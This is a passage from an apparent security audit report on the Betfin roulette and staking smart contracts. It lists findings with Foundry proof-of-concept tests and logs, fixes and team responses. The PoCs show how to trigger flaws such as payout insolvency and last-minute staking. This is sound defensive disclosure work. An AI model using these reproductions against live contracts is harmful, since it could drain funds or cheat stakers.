        token.transfer(Tom, 100 ether);
        token.transfer(Eva, 100 ether);
        token.transfer(address(affiliate), 1000 ether);

        //set labels
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(Eva, "Eva");
        vm.label(address(core), "CORE");
```

```
        vm.label(address(dStaking), "DynamicStaking");
        vm.label(address(cStaking), "ConservativeStaking");
        vm.label(address(partner), "Partner");
        vm.label(address(this), "Admin");
    }

    function showBalance(address _addr) internal {
        uint256 balance = token.balanceOf(_addr);
        console2.log("%s's BET Token Balance Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function showVolume(address _addr) internal {
        uint256 balance = betsMemory.playersVolume(_addr);
        console2.log("%s's Bets Volume Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function playerConservativeStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in ConservativeStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(cStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in DynamicStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(dStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicWithdraw(address player, address pool) internal {
        vm.startPrank(player);
        console2.log("%s: %s Withdraws Pool from DynamicStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player));
        dStaking.withdraw(pool);
        vm.stopPrank();
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBase.t.sol";
import {BitmapLibrary} from "./BitmapLib.sol";

contract BetFinRouletteTest is BetFinBaseTest {

    using TimestampConverter for uint256;
    using BitmapLibrary for uint256[];


    function setUp() public override {
        super.setUp();
        vm.mockCall(
            0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed,

abi.encodeWithSelector(VRFCoordinatorV2Interface.requestRandomWords.selector,

bytes32(0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f),
                uint64(555),
                uint16(3),
                uint32(2_500_000),
                uint32(1)),
            abi.encode(uint256(999))//return data: requestId
        );
    }

    function playerPlaceBets(address player, uint256 totalAmount, uint256[] memory
bets) internal returns (address bet) {
        vm.startPrank(player);
        token.approve(address(core), totalAmount);
        console2.log("%s: %s Places %d ether BET in Roulette",
block.timestamp.convertTimestamp(), vm.getLabel(player), totalAmount / 1e18);
        uint256 count = bets.length / 2;
        bet = partner.placeBet(address(roulette), totalAmount,
abi.encode(uint256(count), bets));
        vm.stopPrank();
    }

    function generateRandomNumber(address bet, uint256 random) internal {
        uint[] memory result = new uint[](1);
        result[0] = random;
        console2.log("%s: VRF Confirms
Callback",block.timestamp.convertTimestamp());
        vm.startPrank(roulette.vrfCoordinator());
        try roulette.rawFulfillRandomWords(RouletteBet(bet).getRequestId(), result)
{
        } catch Error (string memory reason) {
```

```
            console2.log("%s: VRF Callback Failed: %s",
block.timestamp.convertTimestamp(), reason);
        }
        vm.stopPrank();
    }

    function test_placeBet_Odd() public {
        showBalance(Bob);
        uint256[] memory bets = new uint256[](2);
        bets[0] = 10 ether;
        bets[1] = 45812984490;
        address bet = playerPlaceBets(Bob, 10 ether, bets);
        vm.warp(block.timestamp + 5 minutes);
        generateRandomNumber(bet, 7);
        showBalance(Bob);
    }

    function test_placeBet_Even() public {
        showBalance(Bob);
        uint256[] memory bets = new uint256[](2);
        bets[0] = 10 ether;
        bets[1] = 91625968980;
        address bet = playerPlaceBets(Bob, 10 ether, bets);
        vm.warp(block.timestamp + 5 minutes);
        generateRandomNumber(bet, 2);
        showBalance(Bob);
    }

    function getStraightBitmap(uint256 random, uint256 delay) internal view returns
(uint256 result) {
        uint256 winNum = random + block.prevrandao + block.timestamp + block.number
+ delay;
        winNum = winNum % 37;
        uint256[] memory numbers = new uint256[](1);
        numbers[0] = winNum;
        result = numbers.getBitmap();
    }

    function getAllStakesByStaker(address _pool, address _staker) internal view
returns (Staking.Stake[] memory) {
        uint256 stakeCount = dStaking.getStakesCount(_staker);
        uint256 count;
        for (uint256 i = 0; i < stakeCount; i++) {
            (, , , address poolAddress, ,) = dStaking.stakes(_staker, i);
            if (poolAddress == _pool) {
                count++;
            }
        }
        Staking.Stake[] memory allStakes = new Staking.Stake[](count);
        uint256 index;
```

```
        for (uint256 i = 0; i < stakeCount; i++) {
            (uint48 start, uint48 end, address staker, address poolAddress, uint256
amount, bool ended) = dStaking.stakes(_staker, i);
            if (poolAddress == _pool) {
                allStakes[index++] = Staking.Stake(start, end, staker, poolAddress,
amount, ended);
            }
        }
        return allStakes;
    }

    function showStakesByStaker(address _pool, address _staker) internal {
        Staking.Stake[] memory stakes = getAllStakesByStaker(_pool, _staker);
        console2.log("------%s's Stakes in DynamicStakingPool------",
vm.getLabel(_staker));
        for (uint256 i; i < stakes.length; i++) {
            Staking.Stake memory stake = stakes[i];
            console2.log("Start: %s, Amount: %d ether, Ended = %s",
                uint256(stake.start).convertTimestamp(), stake.amount / 1e18,
stake.ended);
        }
    }

    function test_placeBet_Straight() public {
        showBalance(Bob);
        showBalance(address(dStaking));
        uint256[] memory bets = new uint256[](2);
        bets[0] = 10 ether;
        bets[1] = getStraightBitmap(2, 2 minutes);
        address bet = playerPlaceBets(Bob, 10 ether, bets);
        vm.warp(block.timestamp + 2 minutes);
        generateRandomNumber(bet, 2);
        showBalance(Bob);
        showBalance(address(dStaking));
    }

    function test_POC5_stake_placeBet_calculateProfit_callback_InsufficientFunds()
public {
        showBalance(Bob);
        showBalance(address(dStaking));
        playerDynamicStake(Tom, 50 ether);
        playerDynamicStake(Eva, 50 ether);
        vm.warp(block.timestamp + 10 days);
        uint256 betAmount = 20 ether;
        uint256[] memory bets = new uint256[](2);
        bets[0] = betAmount;
        bets[1] = getStraightBitmap(2, 3 minutes);
        address bet = playerPlaceBets(Bob, betAmount, bets);
        showBalance(Bob);
        vm.warp(block.timestamp + 3 minutes);
```

```
        console2.log("%s: Calculate Profit For DynamicStakingPool",
block.timestamp.convertTimestamp());
        dStaking.calculateProfit(address(dStaking.currentPool()));
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showBalance(address(dStaking));
        generateRandomNumber(bet, 2);
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showBalance(address(dStaking));
    }
}
```

Test result:

```
% forge test --mc BetFinRouletteTest --mt test_POC5 -vvv
[⠊] Compiling...
No files changed, compilation skipped

Running 1 test for test/audit/BetFinRoulette.t.sol:BetFinRouletteTest
[PASS] test_POC5_stake_placeBet_calculateProfit_callback_InsufficientFunds() (gas:
3354700)
Logs:
  2023-12-12 10:30:0: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  100.00 ether
  DynamicStaking's BET Token Balance Is:
  10,000.00 ether
  2023-12-12 10:30:0: Tom Stakes 50 ether BET in DynamicStaking
  2023-12-12 10:30:0: Eva Stakes 50 ether BET in DynamicStaking
  2023-12-22 10:30:0: Bob Places 20 ether BET in Roulette
  Bob's BET Token Balance Is:
  80.00 ether
  2023-12-22 10:33:0: Calculate Profit For DynamicStakingPool
  Bob's BET Token Balance Is:
  80.00 ether
  Tom's BET Token Balance Is:
  5,060.00 ether
  Eva's BET Token Balance Is:
  5,060.00 ether
  DynamicStaking's BET Token Balance Is:
  100.00 ether
  2023-12-22 10:33:0: VRF Confirms Callback
  2023-12-22 10:33:0: VRF Callback Failed: DynamicStaking: Not enough funds
  Bob's BET Token Balance Is:
  80.00 ether
  Tom's BET Token Balance Is:
  5,060.00 ether
  Eva's BET Token Balance Is:
  5,060.00 ether
  DynamicStaking's BET Token Balance Is:
  100.00 ether

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 5.85ms
```

According to the test case above, there is a critical oversight in the current profit distribution mechanism. As designed, when profits are distributed, all tokens in the dynamic staking contract are allocated to stakeholders. This total distribution of funds ignores the need to reserve funds for paying out future winners of the roulette games. Consequently, after a profit distribution event, there may be insufficient funds left in the dynamic staking contract to cover the roulette game payouts, potentially leading to a shortfall when winners attempt to claim their prizes.

Recommendation

To mitigate this issue, it's recommended to implement a mechanism to ensure that the contract always has sufficient funds to cover the maximum possible payout. This could be achieved through several means:

- **Reserve Fund**: Maintain a reserve fund large enough to cover the maximum payout multiple times over.
- **Dynamic Betting Limits**: Adjust the betting limits (maximum bets) dynamically based on the available funds in the `staking` contract.
- **Insurance Fund**: Create an insurance fund that can be accessed in the event that the primary fund is insufficient to cover a payout.

By incorporating one or more of these mechanisms, the contract can protect against the risk of insolvency and ensure that it can always fulfill its payout obligations. It's also crucial for such a system to be transparent to its users, with clear communication regarding how funds are managed and how payouts are guaranteed.

Alleviation

[Betfin Team, 12/21/2023]:
Fixed by reserving funds needed to cover maximum possible win by single bet by transferring funds from staking to roulette contract and then releasing when answer is known. In the latest master branch.

[CertiK, 12/29/2023]:
The team resolved this issue by transferring the max possible win amount from the staking contract to game contract as reserved fund and changes were reflected in commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

AFL-03 | OUT-OF-BOUNDS ERROR IN `checkMatchingCondition`

Category	Severity	Location	Status
Logical Issue	Medium	src/Affiliate.sol (12/22-706455): 79	Resolved

Description

The `checkMatchingCondition()` of `Affiliate` contract will check if the combined staking of at least two invitees meets or exceeds the `matchingInviteeCondition`, the inviter is eligible for the matching bonus.

```
        for (uint i = 0; i <= count; i++) {
            address member = pass.getInvitee(inviter, i);
            amount += conservativeStaking.getStaked(member) +
dynamicStaking.getStaked(member);
            if (amount >= matchingInviteeCondition) return true;
        }
```

```
    function getInviteesCount(address member) external view returns (uint256) {
        return inviteesCount[member];
    }
    function getInvitees(address inviter) external view returns (address[] memory) {
        return invitees[inviter];
    }
```

However, the loop iterates from `0` to `count` inclusive, attempting to access an element outside the array's bounds on the last iteration (`i = count`).

Recommendation

We recommend the team modify the loop to iterate from `0` to `< count`.

Alleviation

[Betfin Team, 01/05/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/8d7131951a9fa2d96f2f3d4fafc9a96462daebb5

AFL-05 | INCORRECT DECIMAL USAGE

Category	Severity	Location	Status
Inconsistency	Medium	src/Affiliate.sol (12/22-706455): 163, 169, 175	Resolved

Description

The `Affiliate` contract defines initial conditions for staking in terms of ether. For instance:

```
    uint256 public inviteStakingCondition = 30 ether;

    uint256 public matchingStakingCondition = 100 ether;

    uint256 public matchingInviteeCondition = 200 ether;
```

In Solidity, the keyword `ether` is used as a unit of measurement for ether amounts where `1 ether` is equivalent to `10^18 wei`.

The issue arises in the setter functions for these conditions:

```
  function setInviteStakingCondition(uint256 value) external
onlyRole(DEFAULT_ADMIN_ROLE) {
      require(value >= 0, "A04");
      require(value <= 1_000_000, "A04");
      inviteStakingCondition = value;
  }

  function setMatchingStakingCondition(uint256 value) external
onlyRole(DEFAULT_ADMIN_ROLE) {
      require(value >= 0, "A04");
      require(value <= 1_000_000, "A04");
      matchingStakingCondition = value;
  }

  function setMatchingInviteeCondition(uint256 value) external
onlyRole(DEFAULT_ADMIN_ROLE) {
      require(value >= 0, "A04");
      require(value <= 1_000_000, "A04");
      matchingInviteeCondition = value;
  }
```

The issue here is that the setter functions take a `uint256` argument, which is treated as a raw number without any ether denomination. Since Solidity does not implicitly convert numbers to ether units, setting these values directly without

specifying that they represent ether amounts will likely lead to incorrect behavior. For example, calling `setInviteStakingCondition(30)` would set `inviteStakingCondition` to 30 wei, not 30 ether.

Recommendation

It's recommended to add ether unit in the setter functions to ensure that the values passed into these functions represent the correct amount in wei. For this, the setters could either require that the incoming value is already in wei or perform the conversion within the function. If the latter is preferred, the code could be updated to:

```
function setInviteStakingCondition(uint256 valueInEther) external
onlyRole(DEFAULT_ADMIN_ROLE) {
    require(valueInEther >= 0, "A04");
    require(valueInEther <= 1_000_000, "A04"); // This may need to be adjusted if
the intention is to cap the amount in ether
    inviteStakingCondition = valueInEther * 1 ether;
}
// Similar changes would be made to the other setter functions
```

Alleviation

[Betfin Team, 01/05/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/8d7131951a9fa2d96f2f3d4fafc9a96462daebb5

AMB-01 | THE AUTHORITY OF PREVIOUS ADDRESS NOT REVOKED

Category	Severity	Location	Status
Logical Issue	Medium	src/affiliate/AffiliateMember.sol (02/24-ff45a6): 97~98	Acknowledged

Description

The contract defined a state variable `affiliate` and granted it the role **AFFILIATE**.

The privileged function `setAffiliate` allows the modify the value of the state variable `affiliate` and grants the new one the role.

The issue is that the privileged role is not revoked from the previous `affiliate`, which means the previous one still has the authority.

Recommendation

We recommend revoking the role from the previous `affiliate`. For example:

```
function setAffiliate(address _affiliate) external onlyRole(TIMELOCK) {
    require(_affiliate != address(0), "AM01");
    address previous = affiliate;
    if (previous != address(0)) {
        _revokeRole(AFFILIATE, previous);
    }
    affiliate = _affiliate;
    _grantRole(AFFILIATE, _affiliate);
}
```

Alleviation

[Betfin Team, 03/20/2024]:
Issue acknowledged. I won't make any changes for the current version. But we will revoke TIMELOCK and ADMIN role for Pass.sol and AffiliateMember.sol, so no one can execute that function.

ASU-01 POTENTIAL INCORRECT CALCULATION IN `isCalculation()`

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/AbstractStaking.sol (12/22-706455): 111	Resolved

Description

According to comment of finding `CSB-01`, both Dynamic and Conservative staking pools are now calculated every month(30 days). On the first day (86400 seconds) of every month is Calculation Day.

```
110     function isCalculation() public view returns (bool) {
111         uint monthStart = (block.timestamp / SECONDS_IN_MONTH) *
 SECONDS_IN_MONTH;
112         return (block.timestamp >= monthStart) && (block.timestamp <= (
monthStart + SECONDS_IN_DAY));
113     }
```

However, in the most recent commit, the `isCalculation()` function does not appear to be operating as anticipated. The calculation day actually is not the **first day of every month** since this design doesn't consider the months vary in length (28 to 31 days), and leap years, which could further introduce inaccuracies over time. So, the calculation day actually is **a day that occurs every 30 days**, starting from the Unix epoch (January 1, 1970), without regard for the varying lengths of actual calendar months or leap years.

For more information, please refer to the specifics outlined in the subsequent tests.

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBase.t.sol";
import "../../src/games/predict/DataFeedTest.sol";

contract BetFinDynamicStakingTest is BetFinBaseTest {

    using TimestampConverter for uint256;

    function setUp() public override {
        super.setUp();
    }

    function test_isCalculation() public {
        isCalculation(1704117600);//2024-01-01 14:00:00
        console2.log("----------------------------------");
        isCalculation(1704204000);//2024-01-02 14:00:00
        console2.log("----------------------------------");
        isCalculation(1702972800);//2023-12-19 8:0:0
    }

    function isCalculation(uint256 timestamp) private  {
        vm.warp(timestamp);
        console2.log("Current Time is %s", block.timestamp.convertTimestamp());
        uint monthStart = (block.timestamp / dStaking.SECONDS_IN_MONTH()) *
dStaking.SECONDS_IN_MONTH();
        console2.log("Month Start is %s", monthStart.convertTimestamp());
        bool isCalculation = dStaking.isCalculation();
        console2.log("isCalculation = %s", isCalculation);
    }

}
```

Test result:

```
% forge test --mc BetFinDynamicStakingTest --mt test_isCalculation -vvv
[⠊] Compiling...
No files changed, compilation skipped

Running 1 test for test/audit/BetFinDynamicStaking.t.sol:BetFinDynamicStakingTest
[PASS] test_isCalculation() (gas: 226379)
Logs:
  2023-12-12 10:30:0: Setup contracts for BetFin
  Current Time is 2024-1-1 14:0:0
  Month Start is 2023-12-19 0:0:0
  isCalculation = false
  ----------------------------------
  Current Time is 2024-1-2 14:0:0
  Month Start is 2023-12-19 0:0:0
  isCalculation = false
  ----------------------------------
  Current Time is 2023-12-19 8:0:0
  Month Start is 2023-12-19 0:0:0
  isCalculation = true

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.92ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation

We would like to confirm with the team if this design is intended.

Alleviation

[Betfin Team, 01/24/2024]:

There is a big change. isCalculation time is now at Friday between 12:00- calculationWindow which is set to 15 minutes and can be changed by TIMELOCK role

[CertiK, 01/29/2024]:

The team refactored the code to resolve this issue and changes were reflected in commit e8d0db31dd5a260a5f6e80ab2d75c652d134d50f.

COR-04 FLAWED REMOVAL PROCESS DUE TO UNUPDATED INDEX OF SWAPPED ENTRIES

Category	Severity	Location	Status
Logical Issue	Medium	src/Core.sol (12/03): 56, 108, 131	Resolved

Description

The issue with the `removeGame()` function in the `Core` contract arises from how it handles the `gameIndex` mapping after removing a game from the `games` array. The function is designed to remove a game by first swapping it with the last game in the `games` array and then using `pop()` to remove the last element. Although it correctly zeroes out the index for the removed game in the `gameIndex` mapping, it fails to update the mapping for the game that was swapped from the last position to the position of the removed game.

Here is the `removeGame()` function for reference:

```
    function removeGame(address game) external onlyRole(DEFAULT_ADMIN_ROLE) {
        require(gameIndex[game] > 0, "core.invalid-game");
        games[gameIndex[game] - 1] = games[games.length - 1];
        games.pop();
        gameIndex[game] = 0;
        emit GameRemoved(game);
    }
```

The consequence of not updating the `gameIndex` for the swapped game is that the `gameIndex` mapping now points to an incorrect index, which essentially breaks the link between the game's address and its position in the `games` array. This mismatch means that when the `placeBet()` function fetches the game using the `gameIndex`, it could potentially interact with the wrong game, leading to bets being placed on an unintended game.

```
    function placeBet(address player, address game, uint256 totalAmount, bytes
memory data) external onlyRole(PARTNER) returns (address bet) {
        // check if player has pass
        require(pass.balanceOf(player) > 0, "core.membership.required");
        // check if game is registered
        require(gameIndex[game] > 0, "core.invalid-game");
        // fetch the game
        GameInterface iGame = GameInterface(games[gameIndex[game] - 1]);
        ....
```

To illustrate with an example: suppose we have a `games` array with three games `[Game1, Game2, Game3]`, and their respective indices are `{Game1: 1, Game2: 2, Game3: 3}`. If we want to remove `Game2`, the `removeGame()` function

would swap `Game2` with `Game3` and then `pop` the array, resulting in `[Game1, Game3]`. However, the `gameIndex` would still be `{Game1: 1, Game2: 0, Game3: 3}`, which incorrectly points to a nonexistent third position in the array for `Game3`.

Additionally, the similar issue also exists in the `removeStaking()` and `removeTariff()` functions of `Core` contract.

Recommendation

It's recommended to update the `gameIndex` for the game that was swapped into the removed game's position. This can be done by adding a line before the `pop()` operation in the `removeGame()` function:

```
function removeGame(address game) external onlyRole(DEFAULT_ADMIN_ROLE) {
    require(gameIndex[game] > 0, "core.invalid-game");
    games[gameIndex[game] - 1] = games[games.length - 1];
    gameIndex[games[games.length - 1]] = gameIndex[game];
    games.pop();
    gameIndex[game] = 0;
    emit GameRemoved(game);
}
```

It ensures that the `gameIndex` mapping is updated to the new index for the game that was moved. After this change, the `gameIndex` would correctly reflect the new positions of the games in the array.

This similar changes could be also implemented in the `removeStaking()` and `removeTariff()` functions.

Alleviation

[Betfin Team, 12/21/2023]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/75a883b39bc7eba3e881d1b24f018cae08582487

[CertiK, 12/29/2023]:
The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

COS-02 | VULNERABILITY OF LAST-MINUTE CONSERVATIVE STAKING

Category	Severity	Location	Status
Design Issue, Logical Issue	Medium	src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 79~82, 150	Acknowledged

Description

In the `ConservativeStakingPool` smart contract, when users stake repeatedly within the same pool, their staking balances are cumulatively tracked.

```
        if (stakes[staker].exists && !stakes[staker].ended) {
            // if an existing stake is not ended, increment the staked amount
            stakes[staker].amount += amount;
        }
```

Profit distribution to stakers is proportional to the size of their stake in the pool.

```
    function distributeProfit() external {
        ...
            // calculate the staker's share of the profit
            uint256 amount = _profit * stakes[stakers[i]].amount / totalStaked;
            // increment the staker's claimable profit
            claimable[stakers[i]] += amount;
            // record the profit for the staker
            profit[stakers[i]] += amount;
        ...
    }
```

However, this system is vulnerable to an exploit commonly known as "last-minute staking" or "flash staking," where a user can manipulate the payout mechanism by initially staking a small amount and then substantially increasing their stake just before profits are distributed. This poses several problems:

1. **Unequal Profit Sharing**: This tactic enables a user to claim a disproportionately high portion of the profits compared to their average investment duration in the pool, which is unfair to other participants who may have committed larger sums for more extended periods.

2. **Disincentive to Long-Term Holding**: The staking system is designed to promote sustained investment and engagement. Last-minute staking subverts this goal, encouraging users to delay substantial investment until the final moment, which contradicts the principle of rewarding ongoing support.

3. **Gaming the System**: Engaging in last-minute staking allows users to game the reward system for personal gain. This fosters a competitive environment where participants are motivated to opportunistically time their investments rather than contributing constructively to the ecosystem's long-term stability.

Recommendation

It's recommended the team to review whether the current implementation aligns with original design.

Alleviation

[Betfin Team, 02/03/2024]:

The current implementation is intended. We will not make any changes to current version.

COS-03 | INCORRECT `Start` AND `End` OF STAKE

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 84, 88	Acknowledged

Description

The `stake` function in the `ConservativeStakingPool` contract uses the `start` time to initialize the `start` property of a new `Stake`. This `start` time is set once and is the same for all stakes as it's determined by the contract's deployment timestamp (`block.timestamp` at the time of contract creation). The issue with this approach is that regardless of when an individual decides to stake, their stake's `start` time will always be set to the contract's deployment time, rather than the time the stake was actually created.

```
        // update user's stake
        if (stakes[staker].exists && !stakes[staker].ended) {
            // update amount if stake exists
            stakes[staker].amount += amount;
        } else if (stakes[staker].exists && stakes[staker].ended) {
            // create new stake if exists but ended
            Stake memory _stake = Stake(start, start + duration, amount, staker,
false, true);
            // push new stake to all stakes
            stakes[staker] = _stake;
        } else {
            // create new stake if does not exist
            Stake memory _stake = Stake(start, start + duration, amount, staker,
false, true);
            // push new stake to all stakes
            stakes[staker] = _stake;
            // push staker to stakers
            stakers.push(staker);
        }
```

This implementation doesn't accurately reflect the duration for which a stake is active. A stake made long after the contract's deployment will incorrectly have a start time that suggests it's been active since the contract was created. This could cause unexpected behaviors.

Recommendation

To fix this issue, the `start` time for each new stake should be set to the current `block.timestamp` when the `stake` function is called, not the contract's deployment time. This would ensure that the `start` time of each stake accurately reflects when the funds were actually staked, allowing for fair and accurate calculations of rewards or penalties based on the actual staking period. For example:

```
        // update user's stake
        if (stakes[staker].exists && !stakes[staker].ended) {
            // update amount if stake exists
            stakes[staker].amount += amount;
        } else {
            // create new stake if does not exist or exists but ended
            Stake memory _stake = Stake(block.timestamp, block.timestamp + duration,
amount, staker, false, true);
            // push new stake to all stakes
            stakes[staker] = _stake;
            // if it's a new staker, push to stakers
            if (!stakes[staker].exists) {
                stakers.push(staker);
            }
        }
```

With this change, each new stake will have a start time reflecting the actual time of staking, making the system fairer and more accurate.

Alleviation

[Betfin Team, 02/02/2024]:

The current implementation is intended. We will not make any changes to current version.

CSH-01 | POTENTIAL INEQUITABLE PROFIT DISTRIBUTION IN CONSERVATIVE STAKING POOLS

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/ConservativeStaking.sol (01/29-e8d0db): 185	Acknowledged

Description

The `calculateProfit` function within the `ConservativeStaking` contract is designed to determine and assign profits to each of the conservative staking pools. This function is publicly accessible, allowing any user to initiate the profit calculation process. It operates based on two parameters, `offset` and `count`, which dictate the starting point and the number of pools for which profits will be calculated during the function's execution.

```
185     function calculateProfit(uint256 offset, uint256 count) external {
186         require(isCalculation(), "CS03");
187         // calculate current cycle
188         uint256 cycle = block.timestamp / SECONDS_IN_WEEK;
189         // calculate profit if not calculated
190         if (!calculated[cycle]) calculateDistribution();
191
// calculate profit and distribute between pools beased on staked amount
192         uint256 toDistribute = calculatedProfit[cycle];
193         // distribute profit between pools
194         for (uint256 i = offset; i < count; i++) {
195             if (i >= pools.length) break;
196             // sjip if pool is disrtibuted this cycle
197             if (distributedByCycle[cycle][address(pools[i])]) continue;
198             // skip if pool has no stakes
199             if (pools[i].totalStaked() == 0) continue;
200             // calculate profit of pool
201             uint256 profit = (toDistribute * pools[i].totalStaked()) /
_totalStaked;
202             // send profit
203             token.transfer(address(pools[i]), profit);
204             // update total profit
205             _totalProfit += profit;
206             // set pool as distributed
207             distributedByCycle[cycle][address(pools[i])] = true;
208         }
209     }
```

The function first confirms that it is being called during the designated calculation period. It then identifies the current staking cycle based on the timestamp. If profits for this cycle have not yet been calculated, the contract proceeds to determine the distribution amount. The variable `toDistribute` holds the total profit amount available for distribution across all pools.

Within a for-loop, the function iterates through the specified range of pools. For each pool, it checks whether the profit for the current cycle has already been distributed and whether there is a staked amount to consider. If these conditions are met, the contract calculates each pool's share of the profit. This share is proportional to the pool's staked amount relative to the total staked amount across all pools. The determined profit is then transferred to the pool's contract.

There is an issue with this approach: if profits are calculated and distributed for some pools in one transaction and the remaining pools in subsequent transactions, the later pools could receive a smaller share of profits. This is because the contract's balance (`toDistribute`) is diminished with each distribution, affecting the calculation for subsequent pools within the same cycle. For instance, if there are two active pools with a collective profit of 100 BET tokens, and the first pool's profit is calculated, it might receive 50 BET tokens. After this distribution, the remaining profit is only 50 BET tokens. If the second pool's profit is then calculated in a new cycle, it would receive only 25 BET tokens, based on the updated `toDistribute` value, leading to an unfair distribution.

Proof of Concept

The POC shows the case described above.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../../src/Core.sol";
import "../../src/Token.sol";
import "../../src/staking/DynamicStaking.sol";
import "../../src/staking/ConservativeStaking.sol";
import "../../src/games/predict/Predict.sol";
import "../../src/Affiliate.sol";
import "../../src/games/roulette/Roulette.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";
import "openzeppelin/token/ERC721/utils/ERC721Holder.sol";
import "../../src/AffiliateFund.sol";
import {LibString} from "solady/src/utils/LibString.sol";
import "../../src/TimeLock.sol";

contract BetFinBaseV3Test is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Token public token;
    Core public core;
    Pass public pass;
    BetsMemory public betsMemory;
    DynamicStaking public dStaking;
    ConservativeStaking public cStaking;
    Affiliate public affiliate;
    AffiliateFund public affiliateFund;
    address public tariff;
    Partner public partner;
    uint256 public constant PartnerPrice = 1 ether;
    Predict public predict;
    Roulette public roulette;
    address public vrfCoordinator = 0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed;
    bytes32 public keyHash =
0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f;
    TimeLock public timeLock;

    address public Bob = makeAddr("Bob");
    address public Fly = makeAddr("Fly");
    address public Joe = makeAddr("Joe");
    address public Tom = makeAddr("Tom");
    address public Eva = makeAddr("Eva");


    function setUp() public virtual {
        vm.warp(1704094220); //2024-01-01 07:30:20
```

```
        console2.log("%s: Setup contracts for BetFin",
block.timestamp.convertTimestamp());
        //create contracts
        token = new Token(address(this));
        betsMemory = new BetsMemory();
        betsMemory.grantRole(betsMemory.TIMELOCK(), address(this));
        pass = new Pass();
        pass.grantRole(pass.TIMELOCK(), address(this));
        core = new Core(address(token), address(betsMemory), address(pass));
        core.grantRole(core.TIMELOCK(), address(this));
        dStaking = new DynamicStaking(address(core), address(pass), 30 days);
        dStaking.grantRole(dStaking.TIMELOCK(), address(this));
        cStaking = new ConservativeStaking(address(token), address(pass), 1 weeks);
        cStaking.grantRole(cStaking.TIMELOCK(), address(this));
        affiliateFund = new AffiliateFund(address(token));
        affiliateFund.grantRole(affiliateFund.TIMELOCK(), address(this));
        affiliate = new Affiliate();
        affiliate.grantRole(affiliate.TIMELOCK(), address(this));
        affiliateFund.setAffiliate(address(affiliate));
        core.addStaking(address(dStaking));
        core.addStaking(address(cStaking));
        affiliate.setPass(address(pass));
        affiliate.setDynamicStaking(address(dStaking));
        affiliate.setConservativeStaking(address(cStaking));
        affiliate.setBetsMemory(address(betsMemory));
        pass.setAffiliate(address(affiliate));

        betsMemory.addAggregator(address(core));
        betsMemory.setPass(address(pass));

        //partner
        tariff = core.addTariff(PartnerPrice, 100, 100);
        token.approve(address(core), PartnerPrice);
        partner = Partner(core.addPartner(tariff));

        //grant roles
        dStaking.grantRole(dStaking.CORE(), address(core));
        cStaking.grantRole(dStaking.CORE(), address(core));
        dStaking.grantRole(dStaking.DEFAULT_ADMIN_ROLE(), address(core));
        cStaking.grantRole(cStaking.DEFAULT_ADMIN_ROLE(), address(core));

        //verify membership
        pass.mint(address(this), address(this), address(this));
        pass.mint(Bob, address(this), address(this));
        pass.mint(Tom, address(this), address(this));
        pass.mint(Eva, address(this), address(this));
        pass.mint(Joe, address(this), address(this));
        pass.mint(Fly, address(this), address(this));
```

```
        //add games
        roulette = new Roulette(555, address(core), address(dStaking),
vrfCoordinator, keyHash);
        roulette.grantRole(roulette.TIMELOCK(), address(this));
        core.addGame(address(roulette));
        dStaking.addGame(address(roulette));

        predict = new Predict(address(core), address(cStaking));
        predict.grantRole(predict.TIMELOCK(), address(this));
        core.addGame(address(predict));

        timeLock = new TimeLock();

        //init funds
        token.transfer(address(core), 1e5 ether);
        token.transfer(address(dStaking), 1e5 ether);
        token.transfer(address(cStaking), 1e5 ether);
        token.transfer(Bob, 30000 ether);
        token.transfer(Tom, 30000 ether);
        token.transfer(Eva, 30000 ether);
        token.transfer(address(affiliate), 1000 ether);

        //set labels
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(Eva, "Eva");
        vm.label(address(core), "CORE");
        vm.label(address(dStaking), "DynamicStaking");
        vm.label(address(cStaking), "ConservativeStaking");
        vm.label(address(partner), "Partner");
        vm.label(address(this), "Admin");
        vm.label(address(timeLock), "TimeLock");
    }

    function showBalance(address _addr) internal {
        uint256 balance = token.balanceOf(_addr);
        console2.log("%s's BET Token Balance Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function showVolume(address _addr) internal {
